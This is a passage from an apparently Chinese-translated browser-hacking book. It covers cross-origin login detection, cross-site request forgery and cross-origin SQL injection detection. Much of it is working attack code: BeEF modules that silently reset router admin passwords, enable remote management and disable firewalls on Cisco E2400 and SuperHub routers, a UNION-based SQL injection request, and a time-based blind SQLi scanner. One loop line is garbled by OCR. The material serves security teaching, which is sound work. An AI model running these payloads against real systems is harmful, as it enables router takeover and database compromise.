对于未认证用户访问需要认证后才能访问的资源，这些Web应用常用的方法是响应403或404 HTTP状态码。而对于登录之后的请求资源的用户，则响应200状态码。

另一个常用的方法是响应302 HTTP重定向状态码，将其用于请求受认证保护的路径下不存在的资源。比如，假设你请求http://browserhacker.com/admin/non_existent，在这里所有位于/admin/路径下的资源都要求用户认证。如果是未认证用户访问/admin/non_existent，Web应用就会响应302状态码，将其重定向回登录页面/admin/login。相反，如果是认证后的用户请求/admin/non_existent，就会得到404未找到错误。

Mike Cardwell分析了很多社交网络站点，检查它们是否都使用类似的HTTP状态码。他的分析揭示了有意思的结果[8]。比如Twitter，以第二种情况访问不存在的资源为例，会根据用户会话是否认证过，返回一个302或404。

我们知道，HTML的`script`标签在要加载的资源返回403、404或500状态码的情况下会触发`onerror`事件，而在资源返回200或302状态码的时候会触发`onload`事件。而且，Twitter需要认识后才能访问/account/*路径下的资源。知道了这两方面的信息之后，就可以判定勾连浏览器是否已经在某个打开的标签页（或窗口）中登录到了Twitter，而且你可以在不违反SOP的情况下跨域这么做。下面的代码可以帮我们做到：

```
var script = document.createElement("script");
script.onload = function(){
```

```
  alert('not logged in')
};
script.onerror = function(){
  alert('logged in')
};
script.src = "https://twitter.com/account/non_existent";
var head = document.getElementsByTagName("head")[0];
head.appendChild(script);
```

如图9-6所示，如果勾连浏览器没有登录到Twitter，则在请求/account/non_existent这个不存在的资源时，服务器会返回302状态码。这会触发脚本标签的`onload`事件。




图9-6　检测到受害者没有登录Twitter

而如果勾连浏览器登录到了Twitter，如图9-7所示，请求同样不存在的资源就会返回404状态码，从而触发`onerror`事件。




图9-7　检测到受害者登录了Twitter

监控资源加载时间也是跨域检测常用的技术。可以根据认证会话与非认证会话加载资源的时

间差，推断出一些重要的信息。基于这些信息，可以判断浏览器是否登录到了某个应用。

Haroon Meer和Marco Slaviero在2007年的DEF CON 15上展示了这个技术[9]，他们使用内嵌框架和自定义的onload事件处理程序，监控框架内资源的加载时间。加载时间的差别越大，结果就越精确。Web应用中的很多交互都会导致时间延长。

默认安装的Drupal 6就是一个不错的例子。如果你登录了，并且请求http://browserhacker.com/drupal/?q=admin，内容长度就会是3264字节。如果你没有登录并请求同一个URL，就会收到403 HTTP状态码，内容长度为1374字节。

内容越多，加载时间往往越长，当然也可能是毫秒级的。下面的代码可以执行上面的查询，但请注意进行修改，以适合你的需要和要测试的应用：

```
var add_iframe;
var counter = 5;
var sum = 0;
/* 匹配的平均时间。在此种情况下为
http://browserhacker.com/drupal/?q=admin资源：
登入用时> 210ms
未登入用时< 210ms
*/
var avg_to_match = 210;
function append(){
  if(counter > 0){
   var i = document.createElement("iframe");
   i.src = "http://browserhacker.com/drupal/?q=admin";
   var start = new Date().getTime();
   console.log('start:' + start);

   /* 自定义onload处理程序监控加载时间*/
   i.onload = function(){
    var end = new Date().getTime();
    console.log('end:' + end);
    var total = end - start;
    console.log('total:' + total);
    sum += total;
    counter--;
   }
   document.body.appendChild(i);
  }else{
   clearInterval(add_iframe);
   var avg = sum / 5;
   var logged_in = true;
   console.log("sum: " + sum + ", avg:" + avg);
   if(avg < 210){
    logged_in = false;
   }
   console.log("logged in Drupal 6: " + logged_in);
  }
}
add_iframe = setInterval(function(){append()},500);
```

继续以Drupal为例，图9-8和图9-9展示了运行前面脚本之后的结果。注意总时长和平均时间

的差别。




图9-8　检测到受害者未登录到Drupal




图9-9　检测到受害者登录到了Drupal

如果能准确知道勾连浏览器是否登录到了Web应用，那么接下来发动攻击就会更靠谱。有了这些先决信息，再知道没有被XSRF token保护的资源，就可以伪装成浏览器用户，执行各种操作。

9.5　利用跨站点请求伪造

跨站点请求伪造（Cross-site Request Forgery）漏洞，通常指CSRF或XSRF漏洞。XSRF攻击最早由Peter Watkins在2001年指出，当时他在Full Disclosure邮件列表中启动了一个线程[10]，以讨论这个问题。从那时起，XSRF漏洞变得众所周知，整个安全社区无人不晓。

9.5.1　理解跨站点请求伪造

XSRF攻击利用了Web应用对其用户的HTTP请求的信任。在你已知某用户已经登录Web应用的情况下，这种攻击非常有用。别忘了，上一节讨论的技术可以帮攻击者确定用户是否登录了应用。

假设有一个应用，如果用户想访问http://browservictim.com/admin/users，那他必须先登录为管理员。如果攻击者控制了浏览器中的一个源，而另外一个源认证过，那么他就有可能利用Web应用中的XSRF漏洞。换句话说，就是攻击者通过包含经过适当格式化的请求，可以伪装成认证用户执行操作。

攻击者可以伪造跨域AJAX请求。浏览器处理该请求后，请求会自动包含用户的cookie，因而就变成了合法认证过的请求了。使用JavaScript动态创建和提交参数相同的HTML表单，也可以伪造同样的请求。这些请求通常会被Web应用信任，是因为用户已经登录过了，而且每次请求都会有相应的cookie随之发送给源。之所以可以利用这种漏洞，是因为HTTP请求可以被模仿，而HTTP协议也未说明如何处理独一无二的请求。

再考虑另一种情形：一位用户登录到了Cisco E2400路由器的管理界面。如果该Web管理界面容易遭受XSRF攻击，那么只要知道所需参数，就可以模仿发送各种请求。因而攻击者可以在另一个源中，以用户身份执行以下代码：

```
beef.execute(function() {
var gateway = 'http://192.168.100.2/';
var passwd  = 'new_password';

// 对每个IP启动远程管理并修改管理员密码
var cisco_e2400_iframe1 = beef.dom.createIframeXsrfForm \
 (gateway + "apply.cgi", "POST",
[
{'type':'hidden', 'name':'submit_button',     'value':'Management'},
{'type':'hidden', 'name':'change_action',     'value':''},
{'type':'hidden', 'name':'action',            'value':'Apply'},
{'type':'hidden', 'name':'PasswdModify',      'value':'0'},
{'type':'hidden', 'name':'http_enable',       'value':'1'},
{'type':'hidden', 'name':'https_enable',      'value':'1'},
{'type':'hidden', 'name':'ctm404_enable',     'value':''},
{'type':'hidden', 'name':'remote_mgt_https',  'value':'1'},
{'type':'hidden', 'name':'wait_time',         'value':'4'},
{'type':'hidden', 'name':'need_reboot',       'value':'0'},
{'type':'hidden', 'name':'http_passwd',       'value':passwd},
{'type':'hidden', 'name':'http_passwdConfirm','value':passwd},
{'type':'hidden', 'name':'_http_enable',      'value':'1'},
{'type':'hidden', 'name':'_https_enable',     'value':'1'},
{'type':'hidden', 'name':'web_wl_filter',     'value':'0'},
{'type':'hidden', 'name':'remote_management', 'value':'1'},
{'type':'hidden', 'name':'_remote_mgt_https', 'value':'1'},
{'type':'hidden', 'name':'remote_upgrade',    'value':'1'},
{'type':'hidden', 'name':'remote_ip_any',     'value':'1'},
{'type':'hidden', 'name':'http_wanport',      'value':'8080'},
```

```
{'type':'hidden', 'name':'nf_alg_sip',        'value':'0'},
{'type':'hidden', 'name':'ctf_disable',       'value':'0'},
{'type':'hidden', 'name':'upnp_enable',       'value':'1'},
{'type':'hidden', 'name':'upnp_config',       'value':'0'},
{'type':'hidden', 'name':'upnp_internet_dis', 'value':'0'},
]);

// 禁用防火墙和Java/ActiveX检测
var cisco_e2400_iframe2 = beef.dom.createIframeXsrfForm \
 (gateway + "apply.cgi", "POST",
[
{'type':'hidden', 'name':'submit_button',       'value':'Firewall'},
{'type':'hidden', 'name':'change_action',       'value':''},
{'type':'hidden', 'name':'action',              'value':'Apply'},
{'type':'hidden', 'name':'block_wan',           'value':'0'},
{'type':'hidden', 'name':'block_loopback',      'value':'0'},
{'type':'hidden', 'name':'multicast_pass',      'value':'1'},
{'type':'hidden', 'name':'ipv6_multicast_pass', 'value':'1'},
{'type':'hidden', 'name':'ident_pass',          'value':'0'},
{'type':'hidden', 'name':'block_cookie',        'value':'0'},
{'type':'hidden', 'name':'block_java',          'value':'0'},
{'type':'hidden', 'name':'block_proxy',         'value':'0'},
{'type':'hidden', 'name':'block_activex',       'value':'0'},
{'type':'hidden', 'name':'wait_time',           'value':'3'},
{'type':'hidden', 'name':'ipv6_filter',         'value':'off'},
{'type':'hidden', 'name':'filter',              'value':'off'}
]);

beef.net.send("<%= @command_url %>", <%= @command_id %>,  \
"result=exploit attempted");

cleanup = function() {
document.body.removeChild(cisco_e2400_iframe1);
document.body.removeChild(cisco_e2400_iframe2);
}
setTimeout("cleanup()", 15000);

});
```

多数情况下这些代码都可以跨域得到信任。代码会动态创建两个不可见的内嵌框架，每个框架中包含一个HTML表单，表单中包含所有隐藏的输入字段，用于创建两个有效的请求。第一个会开启远程管理（Remote Management）功能，只能通过HTTPS和受保护的默认的密码访问；第二个会禁用防火墙和Java/ActiveX控件。这些变化都会静悄悄地在路由器上发生，用户毫无察觉。如果攻击成功，那攻击者就可能连接到远程管理端口，从而完全控制用户的路由器。

BeEF的dom.js核心文件的JavaScript API可以用来动态创建HTML表单：

```
createIframeXsrfForm: function(action, method, inputs){
// 宽高都是1像素的不可见的内嵌框架
    var iframeXsrf = beef.dom.createInvisibleIframe();

    var formXsrf = document.createElement('form');
    formXsrf.setAttribute('action', action);
```

```
    formXsrf.setAttribute('method', method);

// 添加到表单的输入数组(type, name, value).
// 比如 [{'type':'hidden', 'name':'1', 'value':''}
//           {'type':'hidden', 'name':'2', 'value':'3'}]
    var input = null;
    for (i in inputs){
     var attributes = inputs[i];
     input = document.createElement('input');
        for(key in attributes){
            input.setAttribute(key, attributes[key]);
        }
     formXsrf.appendChild(input);
    }
// 表单附加到了隐藏的IFrame,并提交
    iframeXsrf.contentWindow.document.body.appendChild(formXsrf);
    formXsrf.submit();
    return iframeXsrf;
}
```

以上API方法可以让模块方便地创建随时可用的XSRF攻击,而且之后还可以连环实施其他利用。使用HTML表单而不是XMLHttpRequest对象来发送请求更可靠，因为不必担心不同浏览器对XMLHttpRequest对象的实现差异。

9.5.2 通过 XSRF 攻击密码重置

路由器的一个常见安全问题，是能够在不知道旧密码的情况下重置管理员密码。很多路由器也支持远程管理，通常由ISP的远程支持团队帮用户解决连接问题。

John Carroll发现[11]，SuperHub路由器的Web界面中的几乎所有资源都有漏洞可供XSRF攻击利用。而且，这种路由器在重置管理员密码时，也不需要提供旧密码。

这意味着跨域请求可以在目标设备上执行一些重要的操作。在勾连浏览器中运行下面的代码，可以利用这些漏洞。如果用户经过了认证，以下代码就可以重置管理员密码、禁用防火墙并启用远程管理：

```
var gateway = 'http://192.168.100.1/';
var passwd  = 'BeEF12345';
var port    = '31337';

// 将默认的路由器密码重置为'BeEF12345'
var iframe_1 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgSecurity", "POST", [
 {'type':'hidden', 'name':'NetgearPassword', 'value':passwd},
 {'type':'hidden', 'name':'NetgearPasswordReEnter', 'value':passwd},
 {'type':'hidden', 'name':'RestoreFactoryNo', 'value':'0x00'}
]);

// 禁用防火墙
var iframe_2 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgServices", "POST", [
```

9

```
 {'type':'hidden', 'name':'cbPortScanDetection', 'value':''}
]);

// 在端口31337启用远程管理
var iframe_3 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgVMRemoteManagementRes", "POST", [
 {'type':'hidden', 'name':'NetgearVMRmEnable', 'value':'0x01'},
 {'type':'hidden', 'name':'NetgearVMRmPortNumber', 'value':port}
]);
```

如果你通过浏览器攻击路由器，回报会非常丰厚。不仅路由器上更新的证书可在将来继续修改，甚至可以把合法的用户锁在外面。这样能让未认证的访问时间更长，让防御者无法反抗。

9.5.3　使用 CSRF token 获得保护

如果在浏览器发送给Web应用的请求后面，加上一个伪随机token（防御XSRF的token）作为参数，那么XSRF攻击可能会失败[12]。下面是一个常规的、存在漏洞的HTML表单：

```
  <form name="addUserToAdmins" action="/adduser" method="POST">
  <input type="hidden" name="userId" value"1234">
  <input type="hidden" name="isAdmin" value"true">
<input type="submit" value="Add to admin group" \
style="height: 60px; width: 150px; font-size:3em">
  </form>
```

以下是添加了防御XSRF的token的表单：

```
  <form name="addUserToAdmins" action="/adduser" method="POST">
  <input type="hidden" name="userId" value"1234">
  <input type="hidden" name="isAdmin" value"true">

  <input type="hidden" name="TOKEN" value"asasdasd86a\
sd876as87623234aksjdhjkashd">

  <input type="submit" value="Add to admin group"
style="height: 60px; width: 150px; font-size:3em">
  </form>
```

还说前面攻击Cisco E2400的例子。如果HTML表单通过防御XSRF的token保护起来，攻击就可能失败。Web应用在解析POST请求时，会验证token是否有效。如果有效，应用才会接受以及处理请求。

防御XSRF的token确实可以降低很多Web应用被勾连浏览器利用的可能性。如果你没有控制目标域，就无法跨域读取HTTP响应，因而也无法直接估计或确定防御XSRF的token的值。如果没有有效的token，虽然仍然可以发送请求，但请求会被忽略或丢弃。

通过XSS绕过防御XSRF的token

防御XSRF的token的作用是降低跨站点请求伪造攻击成功的可能性，但对XSS无效。如果目标Web应用使用了防御XSRF的token，而你通过勾连控制了目标源，则可以绕过该保护机制。前几章讨论过，一个XSS漏洞就可以让攻击者完全控制受害的源。

攻击者控制了源之后，就可以从包含表单的页面中获取防御XSRF的token，然后将其添加到新的恶意表单中。因为token正确，所以攻击就会得逞。

9.6 跨域资源检测

在无法采集Web应用指纹的情况下，还有可能检测跨域资源。只不过，这个过程需要攻击者花更多时间和心思。这种情况下，只能使用有根据的推测发送跨域请求。

虽然可以做出推断，但毕竟不知道目标Web应用的结构。比如，目标应用可能有一个根目录，而在某个可能的目录下提供了登录功能，而登录可能会用到某个可以猜到的参数名。

James Fisher创建的工具，比如DirBuster[13]，使用已知Web应用的常见目录和文件列表，来发现未知Web应用的隐藏目录。虽然这些工具需要直接访问Web应用，但可以使用同一份列表，以使用不同的检测逻辑来发现跨域资源。

XSRF保护措施有一个副作用，那就是会降低跨域资源检测的可靠性。如果XSRF防护措施很到位，那么Web应用的跨域响应的变数最低。这对采用此方法识别资源来说就是很大的问题。防御XSRF的token也可以阻止通过勾连源在Web应用上实施的攻击。XSRF保护措施是通过浏览器增加攻击面时必须要考虑的。

前几章介绍了如何使用内嵌框架来实现持久化以及如何对用户进行社会工程攻击。同样的技术也适用于跨域资源检测。

检测跨域资源

当前勾连的源可能包含一些对其他源的链接，这些链接中包含其他源的目录和参数，而这些源也有可能被勾连。当前勾连的应用如果是一个内部维基，那价值会非常大，因为其中可能包含很多指向其他内部Web应用的链接。虽然探索外部勾连的源不大可能有效，但还是有必要一试，因为过程比较简单。

在当前勾连的页面中，可以使用如下代码，枚举同源和跨域的链接以及表单动作：

```
// 找到当前页面中所有href和表单action，枚举所有action属性，并检查资源是否同源
function getFormActions(doc){
 var formsarray = [];
 var forms = doc.getElementsByTagName("form");
 for next section.(var i=0; i < forms.length; i++){
  var action = forms[i].getAttribute('action');
  formsarray = formsarray.concat(action);
  // 枚举a元素：这样isSameOrigin()对a和form的调用方式一样
  var a = doc.createElement('a');
  a.href = action;
  console.log("Discovered form action: " + action
   + ". SameOrigin: " + isSameOrigin(a));
 }
 return formsarray;
}
```

9

```
// 找到当前页面中所有a元素枚举href属性，检查资源是否同源
function getLinks(doc){
 var linksarray = [];
 var links = doc.links;
 for(var i=0; i<links.length; i++) {
  var link = links[i];
  linksarray = linksarray.concat(link)
  console.log("Discovered link: " + link.href
   + ". SameOrigin: " + isSameOrigin(link));
};
 return linksarray;
}

// 检查协议、主机名和端口
function isSameOrigin(url){
 var sameOrigin = false;
 if(url.hostname.toString() === location.hostname.toString() &&
  url.port === location.port &&
  url.protocol === location.protocol){
  sameOrigin = true;
}
 return sameOrigin;
}

getLinks(document);
getFormActions(document);
```

前面的代码使用`getLinks()`函数获得当前文档中所有的a元素，然后调用`isSameOrigin()`函数检测发现的资源是同源还是跨域。同样，对`form`元素也是如此，但这里枚举的是`action`属性。因为`isSameOrigin()`只检测a元素，为了对链接和表单使用同样的函数，所以要使用`form action`的值动态创建一个a元素：

```
var action = forms[i].getAttribute('action');
// 模仿a元素：这样一来，对于a元素和form元素，isSameOrigin()都可以以同样的方式被调用
var a = doc.createElement('a');
a.href = action;
console.log("Discovered form action: " + action
+ ". SameOrigin: " + isSameOrigin(a));
```

图9-10展示了在包含如下内容的测试页面http://localhost/text.html上，执行前面代码的结果：

```
<html><body>
 <a href="http://www.beefproject.com">BeEF Project</a><br />
 <a href="http://ha.ckers.org/">ha.ckers.org </a><br />
 <a href="http://localhost:8080/login">Login</a><br />
 <a href="/demos/butcher/index.html">BeEF hook</a><br />
 <form action="http://browserhacker.com"></form>
 <form action="//browserhacker.com:9090/login"></form>
 <form action="/login"></form>
</body></html>
```




图9-10　识别跨域资源

再进一步，可以迭代`getLinks()`和`getFormActions()`函数返回的数组，取得以XHR调用形式发送的同源资源。在找到这些资源后，可以通过XHR响应内容创建一个新的Document对象，然后再调用这两个函数枚举来自那些新同源资源中的链接和表单。

假设要取得同源资源/demos/butcher/index.html的内容，可以使用如下代码：

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "/demos/butcher/index.html");
xhr.onreadystatechange = function () {
 if (xhr.readyState == 4) {
  try{
   // 从XHR响应创建一个新的Document对象
   var doc = new DOMParser().parseFromString(
     xhr.responseText, "text/html"
    );
   getLinks(doc);
   getFormActions(doc);
  }catch(e){}
 }
}
xhr.send();
```

这段代码在基于XHR响应创建的新Document对象上（包含在doc变量中），调用了`getLinks()`和`getFormActions()`。注意，这里使用了`DOMParser.parseFromString()`[14]。对于Chrome和Safari等不支持`parseFromString()`的浏览器，使用`text/html`作为输入参数，可以使用Eli Grey的下面这个polyfill[15]，来覆盖`parseFromString()`的原型：

```
(function(DOMParser) {
 "use strict";
 var DOMParser_proto = DOMParser.prototype
 , real_parseFromString = DOMParser_proto.parseFromString;
```

```
// Firefox/Opera/IE在不支持的类型上抛出错误
try {
 // WebKit在不支持的类型上返回null
 if ((new DOMParser).parseFromString("", "text/html")) {
 // text/html解析方法是被原生支持的
  return;
 }
} catch (ex) {}

DOMParser_proto.parseFromString = function(markup, type) {
if (/^\s*text\/html\s*(?:;|$)/i.test(type)) {
 var doc = document.implementation.createHTMLDocument("")
 , doc_elt = doc.documentElement
 , first_elt;

 doc_elt.innerHTML = markup;
 first_elt = doc_elt.firstElementChild;

 if (doc_elt.childElementCount === 1
 && first_elt.localName.toLowerCase() === "html") {
  doc.replaceChild(first_elt, doc_elt);
 }

 return doc;
} else {
 return real_parseFromString.apply(this, arguments);
}
};
}(DOMParser));
```

有了上面的代码，就可以在当前勾连的页面中枚举同源和跨域资源，而且还可以枚举新发现的同源资源。这些资源的信息对于下面几节介绍的攻击技术会非常有用。

9.7　跨域 Web 应用漏洞检测

显然，SOP限制了很多攻击。然而，我们也知道，有志者事竟成。现实中也存在很多方法，可以在不违反SOP的情况下，实现跨域攻击。

接下来的一个小节就来讨论这类技术，包括如何在勾连浏览器中发现XSS和SQL注入漏洞（在与目标不同的源中）。

9.7.1　SQL 注入漏洞

SQL注入或SQLi漏洞指的是攻击者可以修改从Web应用发送到数据库的SQL语句。对于SQL注入攻击，我们不会讨论太多，而是想给大家推荐关于这个话题的另外两本专著：*The Database Hacker's Handbook*[16]和*SQL Injection Attacks and Defense*[17]。

1. 常规SQL注入检测

SQL注入攻击可以根据bug的不同分为不同类别。通常来说，可以按照HTTP响应返回的数据种类来区分注入。如果返回的是类似下面这样的SQL错误，就可以实施基于错误的SQLi：

```
You have an error in your SQL syntax; check the \
manual that corresponds to your MySQL server version \
for the right syntax to use near ''' at line 1
```

某些情况下，即使SQL语句中包含错误，Web应用也根本不会返回错误。这种类型的SQLi通常叫作Blind SQLi，因为从数据库或应用得不到任何错误。

此时，通过对比正常请求和恶意请求的HTTP响应之间的区别，也可以检测到SQLi是否会影响某些资源。前述区别可以分为两种。一种是内容长度不同，也就是返回的响应体的内容不同。另一种是响应时间不同，比如常规响应时间是1秒，而恶意响应却需要5秒。下面来看一段Ruby代码，这段代码是可以被SQL注入的：

```
get "/" do
    @config = ConfigReader.instance.config

    # 从GET请求中取得book_id参数
    book_id = params[:book_id]
    # MySQL连接池
    pool = Mysql2::Client.new(
        :host => @config['db_host'],
        :username => @config['restricted_db_user'],
        :password => @config['restricted_db_userpasswd'],
        :database => @config['db_name']
    )
    begin
      if book_id == nil
        @rs = pool.query "SELECT * FROM books;"
      else
        # 若找到一个特定的book_id参数
        # 就执行以下未加密查询
        query = "SELECT * FROM books WHERE id=" + book_id + ";"
        @rs = pool.query query
      end
      erb :"sqlinjection"
    rescue Exception => e
      @rs = {}
      @error_message = e.message
      erb :"sqlinjection"
    end
  end
```

如果将一个类似`/page?book_id=1'`的GET请求发送给这段代码中的处理程序，那么数据库就会返回类似前面的错误信息。只要发送像下面这样检索MySQL数据库版本的查询，就可以利用这种基于错误的SQLi：

```
/page?book_id=1+UNION+ALL+SELECT+NULL%2C%40%40VERSION%2CNULL%23
```

9

最终的SQL语句会被攻击者在SELECT * FROM books WHERE id=1后面追加上UNION ALL SELECT NULL, @@VERSION, NULL。Web应用的那个拼接的查询（query = "SELECT * FROM books WHERE id=" + book_id + ";"）之所以不安全，是因为参数值book_id未经输入验证就被用于字符串拼接。这种［没有预处理语句（Prepared Statements）[18]］的查询结果，会使应用面临SQL注入的风险。

再考虑一种情况。假设前面存在漏洞的代码除了把底部的一行（@error_message = e.message）删除之外，其余都相同，那么此时仍然可以被SQL注入攻击，只不过变成了Blind。

假设你事先并不知道这一点，而想要检测某个资源是否可以实施SQLi。可以发送下面这个GET请求：

```
/page?book_id=1+AND+SLEEP(5)
```

然后，经过大约5秒钟，你才会收到HTTP响应。这么长的响应时间意味着该资源存在SQL注入漏洞，因为SLEEP语句被成功执行了。

以上只是比较浅显的SQL注入检测。如果你觉得这些内容不好理解，那最好在阅读后面的内容之前，先补习一下相关的攻击技术知识。

2. 跨域SQL盲注检测

本章第一节讨论过，即使是跨域请求，仍然可以确定请求是否成功。而且，还可以根据响应的时间来推断更多细节。

SOP会阻止读取跨域XMLHttpRequest的响应体，因而在勾连浏览器上发现基于错误的SQLi并不现实。此时，可以利用跨域响应计时，以及基于时间的SQL注入。这样就可以看到跨域SQL注入的结果，从而发现并利用SQL注入漏洞。

执行下面的代码可以使用时间延迟，以发现跨域Web应用中的SQLi漏洞。这段代码目前支持可以通过GET请求访问的资源，而要修改成支持POST请求的资源也很简单。

另外，目前只支持MySQL、PostgreSQL和MSSQL，因为只有它们有时间延迟的SQL语句。正如Chema Alonso所演示的[19]，即使是耗时的查询也可以感知到时间延迟。同样，因为Oracle支持发送HTTP和DNS请求的功能，所以还可以进行相应的确认：

```
beef.execute(function() {

// 以秒计的延迟
var delay = '<%= @delay %>';

// 目标主机/端口
var host = '<%= @host %>';
var port = '<%= @port %>';

// 要扫描的目标URL
var uri = '<%= @uri %>';

// 要扫描的URL参数，格式为：key=value
var param = '<%= @parameter %>';
```

```
/*需要处理主要注入的向量
* 如果有嵌套的JOIN需要额外的括号
* param和delay是占位符，
* 稍后会在create_vector()中替换
*/
var vectors = [
 "param AND delay", "param' AND delay",
 "param) AND delay", "param AND delay --",
 "param' AND delay --", "param) AND delay --",
 "param AND delay AND 'rand'='rand",
 "param' AND delay AND 'rand'='rand",
 "param' AND delay AND ('rand'='rand",
 "param; delay --"
];

var db_types = ["mysql", "mssql", "postgresql"];
var final_vectors = [];

/* 每个DB都有不同的延迟语句
* 关于Oracle/DB2及其他信息，请参考Chema Alonso的重查询：
http://technet.microsoft.com/en-us/library/cc512676.aspx */
function create_vector(vector, db_type){
 var result = "";
 if(db_type == "mysql")
   result = vector.replace("param",param)
             .replace("delay","SLEEP(" + delay + ")");
 if(db_type == "mssql")
    result = vector.replace("param",param)
             .replace("delay","WAITFOR DELAY '0:0:" + delay + "'");
 if(db_type == "postgresql")
    result = vector.replace("param",param)
             .replace("delay","PG_SLEEP(" + delay + ")");

 console.log("Vector before URL encoding: " + result);
 return encodeURI(result);
}

// 根据支持数据库替换param和delay占位符
function populate_global_vectors(){
 for(var i=0;i<db_types.length;i++){
    var db_type = db_types[i];
    for(var e=0;e<vectors.length;e++){
        final_vectors.push(create_vector(vectors[e], db_type));
    }
 }
}

var vector_index = 0;
function next_vector(){
 result = final_vectors[vector_index];
 vector_index++;
 return result;
}
```

```
var send_interval;
var successfulVector = "";
function sendRequests(){
 var vector = next_vector();
 var url = uri.replace(param, vector);
 beef.net.forge_request("http", "GET", host, port, url,
    null, null, null, delay + 2, 'script', true, null,
                                                  function(response){
    // 如果XHR响应延迟，停止进程
    // 因为某个successfulVector已被发现
    if(response.duration >= delay * 1000){
        successfulVector = url;
        console.log("Response  delayed with vector [" +
        successfulVector + "]");
        clearInterval(send_interval);
    }
 });
}

// 创建所有向量
populate_global_vectors();

/* 确定正常的响应时间，并且调整请求之间的延迟
* (基准响应时间 +500 ms)  */
var response_time;
beef.net.forge_request("http", "GET", host, port, uri,
null, null, null, delay + 2, 'script', true, null,function(response){
 response_time = response.duration;

 send_interval = setInterval(function(){
    sendRequests()},response_time + 500); //can be adjusted
 });
});
```

把前面的代码注入勾连浏览器之后，会调用`populate_global_vectors()`，并根据支持的数据库类型和向量数组中的载荷，来创建攻击向量。这里的载荷并不完整，但对大多数攻击来说已经足够了。你可以根据自己的需求再进行添加，比如增加更多括号或使用不同的布尔关键字，以涵盖嵌套的联结或非常复杂的查询。

